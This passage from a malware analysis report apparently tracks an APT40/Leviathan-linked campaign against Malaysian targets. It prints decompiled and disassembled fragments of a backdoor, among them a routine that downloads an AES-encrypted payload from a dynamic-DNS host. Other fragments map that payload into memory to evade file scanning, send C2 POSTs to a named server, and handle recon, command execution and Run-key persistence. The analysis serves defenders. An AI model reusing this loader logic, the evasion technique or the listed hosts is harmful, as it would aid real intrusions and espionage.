
```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00018790  75 98 00 00 00 00 00 00 00 00 00 00 00 00 00 00  u˜..............
000187A0  37 50 4C 47 64 55 68 30 6A 63 2D 31 47 6F 45 6C  7PLGdUh0jc-1GoEl
000187B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000187C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
000187D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
000187E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
000187F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
00018800  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00018810  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00018820  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00018830  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00018840  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00018850  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00018860  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00018870  00 00 00 00 00 00 00 00 00 00 00 00
00018880  00 00 00 00 00 00 00 00 00 00 00 00
00018890  00 00 00 00 00 00 00 00 00 00 00 00
000188A0  00 00 00 00 48 63 52 56 4A 69 5A 68 72 53 32 65  ....HcRVJiZhrS2e
000188B0  30 69 74 6F 45 79 6B 2F 6B 61 4F 7A 35 66 71 43  0itoEyk/kaOz5fqC
000188C0  69 4C 6C 34 74 72 36 43 49 34 52 6C 4F 35 46 57  iLl4tr6CI4RlO5FW
000188D0  4D 52 43 67 44 41 32 64 58 58 62 61 4B 4D 48 6D  MRCgDA2dXXbaKMHm
000188E0  39 46 66 76 0D 0A 00 00 00 00 00 00 00 00 00 00  9Ffv............
000188F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 11: Encrypted URL and hardcoded key



```
02CDEE98  00000000
02CDEE9C  6A4398A4  "https://armybar.hopto.org/Encrypted"
02CDEEA0  02CDEECC  "C:\\Users\\IEUser\\AppData\\Local\\Temp\\~liseces1.pcs"
02CDEEA4  00000000
```

Figure 12: Decrypted second stage URL and temp staging file




```
ExpandEnvironmentStringsA("%TMP%\\~lisecesl.pcs",FilePath,0x104);
BVar1 = CryptStringToBinaryA
                  (&decryptedtURL,(DWORD)local_c,1,binaryblob,&local_8,(DWORD *)0x0,(DWORD *)0x0);
if (BVar1 != 0) {
  uVar2 = 128AES_CrypKey();
  if ((char)uVar2 != '\0') {
    BVar1 = CryptDecrypt(HCryptKey,0,1,0,binaryblob,&local_8);
    if (BVar1 != 0) {
      FUN_DestroyHashes();
      binaryblob[local_8] = '\0';
      FUN_10001fb0(&decryptedtURL,"%s");
      do {
        HVar3 = URLDownloadToFileA((LPUNKNOWN)0x0,&decryptedtURL,FilePath,0,
                                   (LPBINDSTATUSCALLBACK)0x0);
        if (HVar3 == 0) {
          hFile = CreateFileA(FilePath,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
          if (hFile != (HANDLE)0xffffffff) {
            _Size = (char *)GetFileSize(hFile,(LPDWORD)0x0);
            local_c = _Size;
            pbData = (BYTE *)FID_conflict:<lambda_invoker_cdecl>((size_t)_Size);
            ReadFile(hFile,pbData,(DWORD)_Size,&local_14,(LPOVERLAPPED)0x0);
            CloseHandle(hFile);
            DeleteFileA(FilePath);
            uVar2 = 128AES_CrypKey();
            if ((char)uVar2 != '\0') {
              BVar1 = CryptDecrypt(HCryptKey,0,1,0,pbData,(DWORD *)&local_c);
              if (BVar1 != 0) {
                FUN_PELoaderWrap(pbData,&local_10);
              }
            }
            FUN_DestroyHashes();
          }
```

Figure 13: Second stage download, in-memory decryption, execution, and file deletion

## Second stage backdoor

The decrypted second stage backdoor is mapped into memory and then its original entry point (OEP) is called, thus bypassing successful detections based on file system scanning.



```
push    ebp
mov     ebp, esp
sub     esp, 9Ch
push    esi
push    edi
mov     edi, large fs:30h ; PEB
xor     eax, eax
mov     [ebp+var_80], 65006Bh ; Kernel32
mov     [ebp+var_7C], 6E0072h
mov     [ebp+var_78], 6C0065h
mov     [ebp+var_74], 320033h
mov     [ebp+var_70], 64002Eh
mov     [ebp+var_6C], 6C006Ch
mov     [ebp+var_68], ax
test    edi, edi
jz      short loc_100014D5
```

```
mov     edi, [edi+0Ch]   ; _PEB_LDR_DATA
test    edi, edi
jz      short loc_100014D5
```

```
mov     esi, [edi+0Ch]   ; InLoadOrderModuleList
add     edi, 0Ch
cmp     esi, edi
jz      short loc_100014D5
```

```
push    ebx
lea     eax, [ebp+var_54]
mov     [ebp+var_54], 'PteG'
push    eax                 ; GetProcAddress
push    edi                 ; Kernel32 baseaddr
mov     [ebp+var_50], 'Acor'
mov     [ebp+var_4C], 'erdd'
mov     [ebp+var_48], 'ss'
mov     [ebp+var_46], 0
call    SearchAPIAddr
mov     ebx, eax
mov     [ebp+var_18], 'bolG'
```


```
lea     eax, [ebp+var_34]
mov     [ebp+var_34], 'daoL'
push    eax                 ; LoadLibraryA
push    edi                 ; kernel32 baseaddr
mov     [ebp+var_30], 'rbiL'
mov     [ebp+var_2C], 'Ayra'
mov     [ebp+var_28], 0
call    ebx                 ; GetProcAddress
cmp     dword ptr [esi+4], 0
mov     [esi+8], eax
jz      loc_1000167D
```

```
lea     eax, [ebp+var_44]
mov     [ebp+var_44], 'triV'
push    eax                 ; VirtualAlloc
push    edi                 ; kernel32 baseaddr
mov     [ebp+var_40], 'Alau'
mov     [ebp+var_3C], 'coll'
mov     [ebp+var_38], 0
call    ebx                 ; GetProcAddress
cmp     dword ptr [esi+4], 0
mov     [esi+0Ch], eax
jz      short loc_1000167D
```

```
lea     eax, [ebp+var_24]
mov     [ebp+var_24], 'triV'
push    eax                 ; VirtualFree
push    edi                 ; kernel32 baseaddr
mov     [ebp+var_20], 'Flau'
mov     [ebp+var_1C], 'eer'
call    ebx                 ; GetProcAddress
cmp     dword ptr [esi+4], 0
mov     [esi+10h], eax
jz      short loc_1000167D
```


```
lea     eax, [ebp+var_64]
mov     [ebp+var_64], 'triV'
push    eax                 ; VirtualProtect
push    edi                 ; kernel32 baseaddr
mov     [ebp+var_60], 'Plau'
mov     [ebp+var_5C], 'etor'
mov     [ebp+var_58], 'tc'
mov     [ebp+var_56], 0
```

Figure 14: LogiMail.dll — Resolving needed functions to map second stage PE into memory



| Base address | Type | Size | Protection | Use |
|---|---|---|---|---|
| 0x23b0000 | Private: Commit | 4 kB | RW | |
| 0x23b1000 | Private: Commit | 92 kB | RX | |
| 0x23c8000 | Private: Commit | 36 kB | R | |
| 0x23d1000 | Private: Commit | 8 kB | RW | |
| 0x23d3000 | Private: Rese... | 8 kB | | |
| 0x23e0000 | Mapped: Com... | 20 kB | R | C:\Windows\SysWOW64\winnlsres.dll |
| 0x23f0000 | Mapped: Com... | 64 kB | R | C:\Windows\System32\en-US\winnls... |


Figure 15: The second stage implant mapped in LogiMailApp.exe memory
Both the payload staging server and the second stage infrastructure use dynamic DNS:



```
DAT_00422a24 = WinHttpOpen(u_Mozilla/5.0_(Windows_NT_6.3;_Win_004219b8,uVar2,0,0,0);
if ((DAT_00422a24 == 0) ||
   (DAT_00422a20 = WinHttpConnect(DAT_00422a24,u_tomema.myddns.me_00421bf8,(uint)DAT_00421cfc,0)
   , DAT_00422a20 == 0)) goto LAB_00401b67;
DAT_00422a2c = WinHttpOpenRequest(DAT_00422a20,POST,/postlogin,0,0,0,
                                  -(uint)(DAT_00421cf8 != 0) & 0x800000);
```


Figure 16: C2 HTTP POST request to /postlogin
This payload supports the following capabilities:

- Basic anti-debug checks
- System and user discovery
- Execution via command line
- File discovery, upload, and download
- Persistence via run registry
- Encrypt C2 traffic using same AES key



```
undefined4 Recon(void)

{
  int iVar1;
  int *piVar2;
  int *_Memory;
  size_t local_c;
  DWORD local_8;

  local_c = 0x288;
  local_8 = 0x20;
  GetComputerNameA(&DAT_00422a44,&local_8);
  local_8 = 0x20;
  GetUserNameA(&DAT_00422a64,&local_8);
  _Memory = (int *)FID_conflict:<lambda_invoker_cdecl>(0x288);
  if (_Memory == (int *)0x0) {
    return 0;
  }
  iVar1 = GetAdaptersInfo(_Memory,&local_c);
  if (iVar1 == 0x6f) {
    FID_conflict:_free(_Memory);
    _Memory = (int *)FID_conflict:<lambda_invoker_cdecl>(local_c);
    if (_Memory == (int *)0x0) {
      return 0;
    }
  }
  iVar1 = GetAdaptersInfo(_Memory,&local_c);
  piVar2 = _Memory;
  if (iVar1 == 0) {
    do {
```


Figure 17: System and user discovery



```
                    XREF[1]:     004014e9(j)
DX]=>DAT_004218e0                    = 005Ch
                                     = u"cmd.exe"

,[EBP + 0xfffffdfc]

                    XREF[1]:     00401500(j)
DI + local_208]
```

```
}
uVar3 = (uint)(psVar4 + -0x210c6f) & 3;
while (uVar3 != 0) {
  uVar3 = uVar3 - 1;
  *(undefined *)puVar6 = *(undefined *)puVar5;
  puVar5 = (undefined4 *)((int)puVar5 + 1);
  puVar6 = (undefined4 *)((int)puVar6 + 1);
}
BVar2 = CreateProcessW(local_208,(LPWSTR)0x0,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0
                       ,1,0x8000000,(LPVOID)0x0,(LPCWSTR)0x0,(LPSTARTUPINFOW)(hReadPipe + 7),
                       (LPPROCESS_INFORMATION)(hReadPipe + 0x18));
if (BVar2 == 0) {
  CloseHandle(hReadPipe[1]);
  CloseHandle(hReadPipe[2]);
  CloseHandle(*hReadPipe);
  CloseHandle(hReadPipe[3]);
  *(undefined *)(hReadPipe + 0x1d) = 0;
```

Figure 18: Execution via command-line



```
  _memset(&local_148,0,0x140);
  hFindFile = FindFirstFileExA((LPCSTR)param_1,FindExInfoStandard,&local_148,FindExSearchNameMatch
                               ,(LPVOID)0x0,0);
  if (hFindFile == (HANDLE)0xffffffff) {
    copy_and_add_argument_to_buffer<char>((char *)param_1,0,0,param_3);
  }
  else {
    iVar5 = param_3[1] - *param_3 >> 2;
    do {
      if ((((local_148.cFileName[0] != '.') ||
          ((local_148.cFileName[1] != '\0' &&
           ((local_148.cFileName[1] != '.' || (local_148.cFileName[2] != '\0')))))) &&
         (iVar3 = copy_and_add_argument_to_buffer<char>
                            (local_148.cFileName,(int)param_1,
                             -(uint)bVar2 & (uint)(param_2 + (1 - (int)param_1)),param_3),
         iVar3 != 0)) goto LAB_0040de7b;
      BVar4 = FindNextFileA(hFindFile,(LPWIN32_FIND_DATAA)&local_148);
    } while (BVar4 != 0);
    iVar3 = param_3[1] - *param_3 >> 2;
    if (iVar5 != iVar3) {
      _qsort((void *)(*param_3 + iVar5 * 4),iVar3 - iVar5,4,FUN_0040db6d);
```

Figure 19: File discovery, upload, and download


## Possible APT40/Leviathan connection

Earlier in the year, the Malaysian Computer Emergency Response Team (MyCERT) issued an advisory related to espionage activity targeting their country. The report listed different TTPs and included multiple samples and other technical indicators that align with a threat group known as APT40/Leviathan.


At a high level, this sample follows the continued trend of targeting Malaysian victims using specific TTPs such as remote templates, employing macros, using DLL side-loading techniques, and leveraging an in-memory implant with dynamic DNS for command and control. More specifically, the second stage implant from this lure shares unique strings and URL references and contains similar functionality that correlates with the previous reporting for APT40/Leviathan. With these similarities, our Intelligence & Analytics Team assesses with moderate confidence that this activity is linked to APT40/Leviathan.

Implant String Similarities with MyCERT Sample:

- /list_direction
- /post_document
- /post_login
- Open Remote File %s Failed For: %s
- Open Pipe Failed %s
- Download Read Path Failed %s
- %02X-%02X-%02X-%02X-%02X-%02X
- Software\Microsoft\Windows\CurrentVersion\Run
- ntkd



```
Address   Hex                                                ASCII
6C4308D2  63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 00 00  c.m.d...e.x.e...
6C4308E2  00 00 2F 00 70 00 6F 00 73 00 74 00 5F 00 64 00  ../.p.o.s.t._.d.
6C4308F2  6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 00 00  o.c.u.m.e.n.t...
6C430902  00 00 47 00 45 00 54 00 00 00 00 00 00 00 53 00  ..G.E.T.......S.
6C430912  6F 00 66 00 74 00 77 00 61 00 72 00 65 00 5C 00  o.f.t.w.a.r.e.\.
6C430922  4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00  M.i.c.r.o.s.o.f.
6C430932  74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00  t.\.W.i.n.d.o.w.
6C430942  73 00 5C 00 43 00 75 00 72 00 72 00 65 00 6E 00  s.\.C.u.r.r.e.n.
6C430952  74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00  t.V.e.r.s.i.o.n.
6C430962  5C 00 52 00 75 00 6E 00 00 00 2E 64 61 74 61 00  \.R.u.n....data.
6C430972  00 00 2F 00 70 00 6F 00 73 00 74 00 6C 00 6F 00  ../.p.o.s.t.l.o.
6C430982  67 00 69 00 6E 00 00 00 00 00 4F 70 65 6E 20 52  g.i.n.....Open R
6C430992  65 6D 6F 74 65 20 46 69 6C 65 20 25 73 20 46 61  emote File %s Fa
6C4309A2  69 6C 65 64 20 46 6F 72 3A 20 25 73 00 00 4D 00  iled For: %s..M.
6C4309B2  6F 00 7A 00 69 00 6C 00 6C 00 61 00 2F 00 35 00  o.z.i.l.l.a./.5.
6C4309C2  2E 00 30 00 20 00 28 00 57 00 69 00 6E 00 64 00  ..0. .(.W.i.n.d.
6C4309D2  6F 00 77 00 73 00 20 00 4E 00 54 00 20 00 36 00  o.w.s. .N.T. .6.
6C4309E2  2E 00 33 00 3B 00 20 00 57 00 69 00 6E 00 36 00  ..3.;. .W.i.n.6.
6C4309F2  34 00 3B 00 20 00 78 00 36 00 34 00 29 00 20 00  4.;. .x.6.4.). .
6C430A02  41 00 70 00 70 00 6C 00 65 00 57 00 65 00 62 00  A.p.p.l.e.W.e.b.
6C430A12  4B 00 69 00 74 00 2F 00 35 00 33 00 37 00 2E 00  K.i.t./.5.3.7...
6C430A22  33 00 36 00 20 00 28 00 4B 00 48 00 54 00 4D 00  3.6. .(.K.H.T.M.
6C430A32  4C 00 2C 00 20 00 6C 00 69 00 6B 00 65 00 20 00  L.,. .l.i.k.e. .
6C430A42  47 00 65 00 63 00 6B 00 6F 00 29 00 20 00 43 00  G.e.c.k.o.). .C.
6C430A52  68 00 72 00 6F 00 6D 00 65 00 2F 00 37 00 34 00  h.r.o.m.e./.7.4.
6C430A62  2E 00 30 00 2E 00 33 00 37 00 32 00 39 00 2E 00  ..0...3.7.2.9...
6C430A72  31 00 33 00 31 00 20 00 53 00 61 00 66 00 61 00  1.3.1. .S.a.f.a.
6C430A82  72 00 69 00 2F 00 35 00 33 00 37 00 2E 00 33 00  r.i./.5.3.7...3.
6C430A92  36 00 00 00 00 00 43 00 6F 00 6E 00 74 00 65 00  6.....C.o.n.t.e.
6C430AA2  6E 00 74 00 2D 00 4C 00 65 00 6E 00 67 00 74 00  n.t.-.L.e.n.g.t.
6C430AB2  68 00 3A 00 20 00 25 00 64 00 00 00 00 00 25 30  h.:. .%.d.....%0
